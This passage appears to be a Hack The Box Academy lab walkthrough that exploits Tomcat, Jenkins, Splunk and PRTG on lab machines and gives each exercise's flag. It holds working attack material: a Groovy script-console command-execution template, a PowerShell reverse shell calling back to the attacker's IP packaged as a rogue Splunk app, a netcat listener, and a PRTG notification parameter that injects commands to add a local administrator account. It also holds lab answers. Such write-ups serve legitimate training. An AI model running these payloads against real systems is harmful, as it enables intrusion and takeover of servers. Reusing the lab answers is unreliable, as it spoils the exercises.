/docs	None specified	Tomcat Documentation	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	<button>Start</button> <button>Stop</button> <button>Reload</button> <button>Undeploy</button> <button>Expire sessions</button> with idle ≥ 30 minutes

Upon clicking we get to this blank page:



Where the URL is '/backup', that means that is our client connection.

When we have the client connection, we will observe that on the terminal:

```
Ncat: Connection from 10.129.201.58.
Ncat: Connection from 10.129.201.58:50304.
```

Once we have the shell via netcat, we will run the command:

```
find / -type f -name tomcat_flag.txt 2>/dev/null
```

the command will search for the tomcat_flag.txt, while disregarding error, when found – it will display the path where the flag is found

*note: the command works only on the netcat shell, not on the webshell.

```
Ncat: Connection from 10.129.201.58:50236.
find / -type f -name tomcat_flag.txt 2>/dev/null
/opt/tomcat/apache-tomcat-10.0.10/webapps/tomcat_flag.txt
```

Once we know the path, all we have to do is to cat the path (in this shell it might be required to stop it and start another session because ctrl+c wont stop the search but the entire netcat session),

We will use the command

```
cat /opt/tomcat/apache-tomcat-
10.0.10/webapps/tomcat_flag.txt
```

```
Ncat: Connection from 10.129.201.58:50304.
cat /opt/tomcat/apache-tomcat-10.0.10/webapps/tomcat_flag.txt
t0mcat_rc3_ftw!
```

Jenkins - Discovery & Enumeration:

Question: Log in to the Jenkins instance at <http://jenkins.inlanefreight.local:8000>. Browse around and submit the version number when you are ready to move on.


Answer: 2.303.1

Method: first, we will do the ‘initial configuration’ on vhost ‘jenkins.inlanefreight.local’.

When done, go in browser to


<http://jenkins.inlanefreight.local:8000>

you will reach a login page:



Enter the credentials admin:admin and Sign in.

When logged, we will get to the main dashboard:



From here there are 2 methods to proceed.

Method 1: go to manage Jenkins on the left:

The screenshot shows the Jenkins dashboard. On the left sidebar, there is a list of links: 'New Item', 'People', 'Build History', 'Manage Jenkins' (which is circled in red), 'My Views', and 'Lockable Resources'. On the right side, there is a section titled 'Welcome to Jenkins!' with the sub-section 'Start building your software project' and a 'Create a job' button.

Then scroll down a bit and go to 'About Jenkins':

The screenshot shows the 'Status Information' page under the 'About Jenkins' section. It includes three main sections: 'System Information' (with a computer icon), 'System Log' (with a clipboard icon), and 'Load Statistics' (with a graph icon). Below these is a 'About Jenkins' link, which is circled in red. The page also features a 'Troubleshooting' section at the bottom.

Where it is explicitly mentions the version.

On the about page, the version is displayed right on the top:

The screenshot shows the 'About Jenkins' page. At the top, the version '2.303.1' is displayed in large text, which is circled in red. Below this, there is a brief description of Jenkins as a community-developed open-source automation server. Further down, there is a section titled 'Jenkins depends on the following 3rd party libraries' and a table titled 'Mavenized dependencies'.

Name	Maven ID	License
Jenkins war	org.jenkins-ci.main:jenkins-war:2.303.1	The MIT license
iffi	com.github.inr:iffi:1.3.3	The Apache Software License. Version 2.0

Further down, we can observe the versions of various dependencies.

Method 2:

Scroll down on the dashboard page until the version is displayed.

The screenshot shows the Jenkins dashboard at jenkins.inlanefreight.local:8000. The top navigation bar includes links for HTB Labs, HTB Certifications, HTB Academy, CTF Platform, Help Center, and HTB Blog. The main content area features sections for 'Build Queue' (No builds in the queue) and 'Build Executor Status' (1 Idle, 2 Idle). On the right, there's a 'Set up a distributed build' section with options for 'Set up an agent' and 'Configure a cloud', along with a link to 'Learn more about distributed builds'. At the bottom right, it says 'REST API' and 'Jenkins 2.303.1', with the version number circled in red.

While this method is significantly shorter, the first method is useful for further exploration of various dependencies the website uses.

Attacking Jenkins:

Question: Attack the Jenkins target and gain remote code execution. Submit the contents of the flag.txt file in the /var/lib/jenkins3 directory

Answer: f33ling_gr00000vy!

Method: first, login to the website with the same credentials as the previous question:

The screenshot shows the Jenkins login page at jenkins.inlanefreight.local:8000. The top navigation bar includes links for HTB Labs, HTB Certifications, HTB Academy, CTF Platform, Help Center, and HTB Blog. The main content area features a 'Jenkins' logo and a 'Dashboard' link. On the left, there are links for 'New Item', 'People', and 'Build History'. In the center, it says 'Welcome to Jenkins!' and 'This page is where your Jenkins jobs will be displayed. To get started, you can set up distributed...'. At the top right, it shows 'Jenkins Admin' and a 'log out' button.

From here, we will use the 'script console' to run '[Apache Groovy](#)' scripts, For that we will enter the url path '/script' for the script console:

The screenshot shows the Jenkins Script Console interface. On the left, there's a sidebar with links like 'New Item', 'People', 'Build History', 'Manage Jenkins', and 'My Views'. The main area is titled 'Script Console' and contains a code editor with the following Groovy script:

```
def cmd = '<my-command>'  
def sout = new StringBuffer(), serr = new StringBuffer()  
def proc = cmd.execute()  
proc.consumeProcessOutput(sout, serr)  
proc.waitForOrKill(1000)  
println sout
```

We will use this chain of commands to obtain the information we need:

```
def cmd = 'pwd'  
def sout = new StringBuffer(), serr = new StringBuffer()  
def proc = cmd.execute()  
proc.consumeProcessOutput(sout, serr)  
proc.waitForOrKill(1000)  
println sout
```

for example:

The screenshot shows the Jenkins Script Console interface. The code editor has the same Groovy script as before, but the 'Run' button is visible at the bottom right. Below it, the 'Result' section displays the output: '/var/lib/jenkins3'. A 'Run' button is also present here.

Which tells us we in the right directory to look for the flag.

And running ls confirms the flag existence there:

The screenshot shows the Jenkins Script Console interface. The code editor has the same Groovy script as before, but the 'Run' button is visible at the bottom right. Below it, the 'Result' section displays the output: 'config.xml' and 'flag.txt' with a red arrow pointing to it. A 'Run' button is also present here.

All we have to do is cat the flag:

The screenshot shows the Jenkins Script Console interface. The code editor has the same Groovy script as before, but the 'Run' button is visible at the bottom right. Below it, the 'Result' section displays the output: 'f33ling_gr00000vy1'. A 'Run' button is also present here.

Infrastructure/Network Monitoring Tools:

Splunk - Discovery & Enumeration:

Question: Enumerate the Splunk instance as an unauthenticated user. Submit the version number to move on (format 1.2.3).

Answer: 8.2.2

Method: conduct nmap scan on the target, where service determination (-sV) and port range of 1-10000 (-p 1-10000):

```
sudo nmap -sV <target-IP> -p 1-10000
```

```
Nmap done: 1 IP address (1 host up) scanned in 6.54 seconds
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-cgblm6yant]-[~]
└── [!]$ sudo nmap -sV 10.129.201.50 -p 1-10000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-15 07:12 BST
Nmap scan report for 10.129.201.50
Host is up (0.086s latency).

Not shown: 9990 closed tcp ports (reset)

PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  ssl/http    Splunkd httpd
8080/tcp  open  http        Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
8089/tcp  open  ssl/http    Splunkd httpd
8191/tcp  open  limmerpressure?


Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

We can observe that port 8000 is open – the default port for splunk, and the service running on it is ssl/http (https). We also pay attention for that the Splunk is running on Windows OS.

So we enter in the browser the URL

```
https://<target-IP>:8000
```

and it takes us to a warning page:



Select 'Advance' and then 'Accept the Risk and Continue'.

Then we get to the home page (dashboard) – in it select in the top right 'Help' and then 'About':

The screenshot shows the Splunk Enterprise dashboard at the URL <https://10.129.201.50:8000/en-US/app/launcher/home>. The 'Help' menu is open, and the 'About' option is highlighted with a red circle. The dashboard features a sidebar with 'Explore Splunk' sections for 'Add Data' and 'Splunk Apps', and a main content area with links like 'What's New', 'Tutorials', and 'Contact Support'.

The version will be immediately be revealed:

The screenshot shows the 'About' page for Splunk Enterprise. It displays the following information:

- Splunk**
- Version:** 8.2.2 (highlighted with a red arrow)
- Build:** 87344edfcdb4
- Server:** APP03

A blue box highlights the link [Third-Party Software Credits and Attributions](#).

Trademarks
Splunk, Splunk>, Turn Data Into Doing, Data-to-Everything, and D2E are trademarks or registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names, or trademarks belong to their respective

Attacking Splunk:

Question: Attack the Splunk target and gain remote code execution. Submit the contents of the flag.txt file in the c:\loot directory.

Answer: l00k_ma_no_Auth!

Method: in previous section (Splunk enumeration) – we learned that the Splunk service is running on Windows OS.

So we will use [this](#) GitHub repository to create PowerShell script to grant us remote code execution.

First we clone the repository:

```
git clone  
https://github.com/0xjpuff/reverse_shell_splunk.git
```

and then enter the created directory:

```
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-cgblm6yant]-[~]  
└── [★]$ git clone https://github.com/0xjpuff/reverse_shell_splunk.git  
Cloning into 'reverse_shell_splunk'...  
remote: Enumerating objects: 23, done.  
remote: Total 23 (delta 0), reused 0 (delta 0), pack-reused 23  
Receiving objects: 100% (23/23), 5.16 KiB | 5.16 MiB/s, done.  
Resolving deltas: 100% (4/4), done.  
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-cgblm6yant]-[~]  
└── [★]$ ls  
Desktop  reverse_shell_splunk  Templates  
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-cgblm6yant]-[~]  
└── [★]$ cd reverse_shell_splunk/  
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-cgblm6yant]-[~/reverse_shell_splunk]  
└── [★]$
```

Lets observe the run.ps1 Powershell script:

```
└── [★]$ cat reverse_shell_splunk/bin/run.ps1  
#A simple and small reverse shell. Options and help removed to save space.  
#Uncomment and change the hardcoded IP address and port number in the below line. Remove all help comments as well.  
$client = New-Object System.Net.Sockets.TCPClient('attacker_ip_here',attacker_port_here);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '>';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```


we need to enter the pwnbox IP and port 443 (<https://>) where requested:

```
File Edit View Search Terminal Help  
GNU nano 5.4          reverse_shell_splunk/bin/run.ps1 *  
#A simple and small reverse shell. Options and help removed to save space.  
#Uncomment and change the hardcoded IP address and port number in the below line  
$client = New-Object System.Net.Sockets.TCPClient('10.10.14.163',443);$stream =>
```

Then, we will use this command:


```
tar -cvzf updater.tar.gz reverse_shell_splunk/
```

to compress with gzip the content of ‘reverse_shell_splunk/’ directory (recursively) to an output file ‘updater.tar.gz’:




A terminal window showing the command 'tar -cvzf updater.tar.gz reverse_shell_splunk/'. The output shows 'updater.tar.gz' being created. A red arrow points to the file name 'updater.tar.gz'.

next, on the splunk dashboard, we go to the apps section by clicking the cog:



On Apps page – select ‘Install app from file’



Insert the tar.gz file created earlier, but don't upload yet.

Install App From File

If you have a .spl or .tar.gz app file to install, you can upload it using this form.

You can replace an existing app via the Splunk CLI. [Learn more.](#)

File

`updater.tar.gz`

Upgrade app. Checking this will overwrite the app if it already exists.

First, we will initiate netcat listener, on port 443 (https) with the command:

```
sudo nc -lvp 443
```

(the sudo is of course required as 443 is privileged port)

```
└── [★]$ sudo nc -lvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

Once we have a listen – we may upload the tar.gz file.

When its done, we will obtain reverse shell:

```
└── [★]$ sudo nc -lvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.129.186.118.
Ncat: Connection from 10.129.186.118:51157.
```

When shell obtained, we run ‘pwd’ to determine our current location within the target machine:

```
pwd  
  
Path  
----  
C:\Windows\system32
```

Ok it says 'C:\Windows\system32' so we need to go back twice, then cd to loot.

Then, we locate and get the flag content:

```
PS C:\Windows\system32> cd ..\..\loot  
PS C:\loot> ls  
-ac-109  
Hom  
Directory: C:\loot  
  
Mode                LastWriteTime        Length Name  
----                -----          -----  
-a---    9/29/2021   6:16 PM           16 flag.txt  
  
PS C:\loot> cat flag.txt  
l00k_ma_no_Auth!
```

PRTG Network Monitor:

Question: What version of PRTG is running on the target?

Answer: 18.1.37.13946

Method: first we run nmap scan on the target, output the results to xml file

With the command:

```
sudo nmap -sV -p- --open -T4 -oA web_discovery <target-IP>
```

```
Desktop Templates web_discovery.gnmap web_discovery.nmap web_discovery.xml
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-d9hetycdbj]-[~]
└── [★]$ sudo nmap -sV -p- --open -T4 -oA web_discovery 10.129.243.70
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-15 11:01 BST
Nmap scan report for 10.129.243.70
Host is up (0.11s latency).

Not shown: 64910 closed tcp ports (reset), 607 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8000/tcp  open  ssl/http    Splunkd httpd
8080/tcp  open  http        Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
8089/tcp  open  ssl/http    Splunkd httpd
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49668/tcp open  msrpc       Microsoft Windows RPC
49669/tcp open  msrpc       Microsoft Windows RPC
49670/tcp open  msrpc       Microsoft Windows RPC
49671/tcp open  msrpc       Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 99.76 seconds
```

There are plenty of ports which are open. And the machine OS is Windows.

We will focus on port 8080 – the PRTG service which is running on the port.

Next, we will use ‘EyeWitness’ to analyze the output xml with the same command we used in ‘EyeWitness’ section:

```
eyewitness --web -x web_discovery.xml -d
inlanefreight_eyewitness
```

on the report output, on port 8080 we can observe the service version is displayed

<p>http://10.129.243.70:8080</p> <p>Default credentials: PRTG Network Monitor prtgadmin/prtgadmin</p> <p>Page Title: Welcome PRTG Network Monitor (APP03)</p> <p>Connection: close</p> <p>Content-Type: text/html; charset=UTF-8</p> <p>Content-Length: 42208</p> <p>Date: Sat, 15 Jun 2024 10:13:59 GMT</p> <p>Expires: 0</p> <p>Cache-Control: no-cache</p> <p>X-Content-Type-Options: nosniff</p> <p>X-XSS-Protection: 1; mode=block</p> <p>X-Frame-Options: DENY</p> <p>Server: PRTG/18.1.37.13946</p> <p>Response Code: 200</p> <p>Source Code</p>	<p>PRTG Network Monitor (APP03)</p> <p>Login Name _____</p> <p>Password _____</p> <p>Login</p> <p>> Download Client Software (optional, for Windows, iOS, Android) > Forgot password? > Need Help?</p> <p>Thank You For Using PRTG Network Monitor</p> <p>You are using the Freeware version of PRTG Network Monitor. We're glad to help you cover all aspects of the current state-of-the-art network monitoring. PRTG Network Monitor enables you to monitor uptime, traffic and bandwidth usage with only one tool. You can also create comprehensive data reports with the integrated reporting and analysis features. This makes PRTG a clear and simple monitoring solution for your entire network.</p> <p>The software runs 24/7 to monitor your network. All you need is a computer with a Windows operating system. PRTG includes everything that you need in one installer, so you can start monitoring your network right away. The Software records bandwidth and network usage and stores the data in an integrated high-performance database. Add all the network devices that you want to monitor via an easy-to-use web-based user interface and configure sensors that retrieve the desired data. You can create usage reports and provide colleagues and customers access to data graphs and tables according a sensible user management.</p> <p>PRTG supports all common protocols to get network data: Simple Network Management Protocol (SNMP), Windows Management Instrumentation (WMI), Packet Sniffing, Cisco NetFlow and other vendor specific flow protocols, as well as SSH, SOAP, and many other network protocols.</p> <p>PRTG Network Monitor provides about 200 sensor types so you can start monitoring your standard systems directly after installation. These include monitoring Ping times, HTTP pages, SMTP/POP3, and IMAP mail servers, FTP servers, Linux systems, and many other hardware components and network PAESSLER PRTG Network Monitor 18.1.37.13946</p> <p>You will receive status, stats, or alert messages immediately. PRTG constantly records performance data and statistics in the database so you can</p> <p>TRUSTPILOT  Do You Like PRTG? Write a review</p>
--	--


Question: Attack the PRTG target and gain remote code execution. Submit the contents of the flag.txt file on the administrator Desktop.

Answer: WhOs3_m0nit0ring_wH0

Method: for this part we will need the login credentials which are provided for us by the section: prtgadmin:Password123

From here we will work the solution based on [this CVE report](#) and [this](#)

We will login with the credentials and get to the main dashboard:



Next, we go to account settings - notification

Then we select 'add new notification':

From here there are 2 methods to proceed:

Method 1: we register an admin.

On the add notification page, we will name of notification ('pwn', for instance):

And for the real matter – we activate 'Execute Program':

We select

Demo exe notification - outfile.ps1

For Program File, And

```
test.txt;net user prtadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtadm1 /add
```

for Parameters, then we Save:

basically we create a user with admin privileges whose username is 'prtadm1' and password is 'Pwn3d_by_PRTG!'

Execute Program

Program File: Demo exe notification - outfile.ps1

Parameter: test.txt;net user prtadm1 Pwn3d_by_PRTG! /add;net localgroup administrators prtadm1 /add

Domain or Computer Name:

Username:

Password:

Timeout: 60

Save


Looking back at the notifications page – we can confirm the 'pwn' indeed added:

Object	Active/Paused	
✉ Email and push notification to a...	Active	<input type="checkbox"/>
✉ Email to all members of group P...	Active	<input type="checkbox"/>
✉ pwn	Active	<input type="checkbox"/>
✉ Ticket Notification	Active	<input type="checkbox"/>

Select it, and then on the right select the bell – 'Send test notifications':

Object	Active/Paused	
✉ Email and push notification to admin	Active	<input type="checkbox"/>
✉ Email to all members of group PRTG Users ...	Active	<input type="checkbox"/>
✉ pwn	Active	<input type="checkbox"/>
✉ Ticket Notification	Active	<input type="checkbox"/>

Then this window will appear:



We select ok.

When done, we run in our terminal the command to confirm user creation:

```
sudo crackmapexec smb <target-IP> -u prtadm1 -p  
Pwn3d_by_PRTG!
```



```
[*]$ sudo crackmapexec smb 10.129.17.132 -u prtadm1 -p Pwn3d_by_PRTG!  
SMB 10.129.17.132 445 APP03 [*] Windows 10.0 Build 17763 x64 (name:APP03) (domain:APP03) (signing:False)  
e) (SMBv1:False)  
SMB 10.129.17.132 445 APP03 [+] APP03\prtadm1:Pwn3d_by_PRTG! (Pwn3d!)  
[eu-academy-1]-[10.10.14.163]-[htb-ac-1099135@htb-c00arzc8d]-[-]  
[*]$
```


We successfully made the login confirmation.

When its done, we will get the flag from the smb server:

We will first get the sharenames, enter

```
smbclient -L \\10.129.17.132 -U prtadm1
```

then the password:




```
[*]$ smbclient -L \\10.129.17.132 -U prtadm1  
Password for [WORKGROUP\prtadm1]:  
  
[+] Sharename Type Comment  
[+] ----- ----  
[+] Home ADMIN$ Disk Remote Admin  
[+] C$ Disk Default share  
[+] IPC$ IPC Remote IPC  
[+] SMB1 disabled -- no workgroup available
```

We got the sharenames, we will need the sharename C\$.

Then we enter the command

```
smbclient \\\10.129.17.132\C$ -U prtadm1
```

and then the password:



```
[*]$ smbclient \\\10.129.17.132\C$ -U prtadm1  
Password for [WORKGROUP\prtadm1]:  
Try "help" to get a list of possible commands.  
smb: \> pwd  
Current directory is \\10.129.17.132\C\$
```

We got ourselves to the smb server, and with 'pwd' command we got our current location.

Based on Windows file system (no need to full detail the path) – we get the flag to our own machine. We use the command:

```
get Users\Administrator\Desktop\flag.txt
```

```
smb: \> get Users\Administrator\Desktop\flag.txt
getting file \Users\Administrator\Desktop\flag.txt of size 21 as Users\Administrator\Desktop\flag.txt (0.6 KiloBytes/sec) (average 0.6 KiloBytes/sec)
```

Now on our own pwnbox machine, we run 'ls' to confirm flag existence:

```
